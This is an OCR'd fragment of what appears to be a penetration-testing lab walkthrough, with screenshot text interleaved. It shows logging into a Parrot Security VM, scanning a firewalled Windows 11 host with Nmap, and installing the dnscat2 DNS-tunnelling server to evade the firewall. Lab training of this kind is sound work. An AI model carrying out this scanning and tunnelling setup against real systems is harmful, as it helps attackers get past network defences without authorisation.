


1. Log into **Parrot Security** VM using credentials (**pentester** / **toor**). Open terminal and obtain root privileges:
   sudo su



parrot
us
05:58
pentester
Password


Applications
Places
System
Tue Dec 24, 06:01
Parrot
pentester's Home
README.license
Trash
Menu



Applications
Places
System
Tue Dec 24, 06:02
Parrot
pentester's Home
README.license
Trash
Create Folder
Create Launcher...
Create Document
Open in Terminal
Organize Desktop by Name
Keep Aligned
Lock Icons Position
Paste
Change Desktop Background
Menu




1. Scan target Windows 11 host IP **192.168.0.100** using Nmap:
   nmap 192.168.0.100
   Observe output: All ports are filtered/ignored by Windows Defender Firewall.




1. Install DNSCAT2 server package on Parrot Security:
   sudo apt install dnscat2-server





1. Verify installed `dnscat2-server` version:
   sudo dnscat2-server --version



